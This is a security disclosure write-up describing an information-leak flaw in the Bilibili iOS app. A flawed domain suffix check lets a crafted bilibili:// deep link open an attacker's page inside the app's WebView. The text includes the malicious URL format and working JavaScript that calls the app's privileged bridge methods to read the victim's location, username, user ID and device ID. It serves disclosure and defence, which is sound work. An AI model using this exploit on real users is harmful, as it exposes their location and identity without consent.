An information leak vulnerability in the iOS version of Bilibili


Brief Description

The iOS version of the Bilibili supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Bilibili app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** such as geographical location, user name, user ID, device ID.

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **bilibili://browser?url=http://attackbilibili.com/bili/atkBili.html**. Here, **"attackbilibili.com"** is a domain registered by the attacker and under the attacker's control. The domain should have a suffix related to Bilibili, such as **"bilibili.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackbilibili.com, but modified the DNS rules in the local area network to map attackbilibili.com to our own website.

When the victim clicks on this URL (bilibili://browser?url=http://attackbilibili.com/bili/atkBili.html), it directs the victim to the Bilibili

app and opens the webpage **http://attackbilibili.com/bili/atkBili.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's geographical location, user name, user ID, device ID**.



```
window.webkit.messageHandlers.biliInject.postMessage({
    method: "biliapp.getLocation",
    data: JSON.stringify({ type: 1 })
});

window.webkit.messageHandlers.biliInject.postMessage({
    method: "biliapp.getUserInfo",
    data: JSON.stringify({ callbackId: "callback_getUserInfo" })
});

window.webkit.messageHandlers.biliInject.postMessage({
    method: "biliapp.getDeviceInfo",
    data: JSON.stringify({ callbackId: "callback_getDeviceInfo" })
});
```

```
window._biliapp = {};
window._biliapp.callback = function (callback_id, retval) {
    switch (callback_id) {
        case "getLocationInfo":
            var json = retval;

            var city = json.location.cityName;
            document.getElementById("City").innerText = "Your City: " + city;

            var location = json.location.coordinate.coor;
            document.getElementById("PreciseLocation").innerText = "Your Precise Location: " + "(" + location + ")";

            break;

        case "callback_getUserInfo":
            var json = retval;

            var username = json.username;
            document.getElementById("UserName").innerText = "Your UserName: " + username;

            var uid = json.mid;
            document.getElementById("UID").innerText = "Your UID: " + uid;

            break;
```

Impact of the Vulnerability

Scope of the vulnerability: BiliBili iOS 8.21.0 (the latest version as of 2024-11-18).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.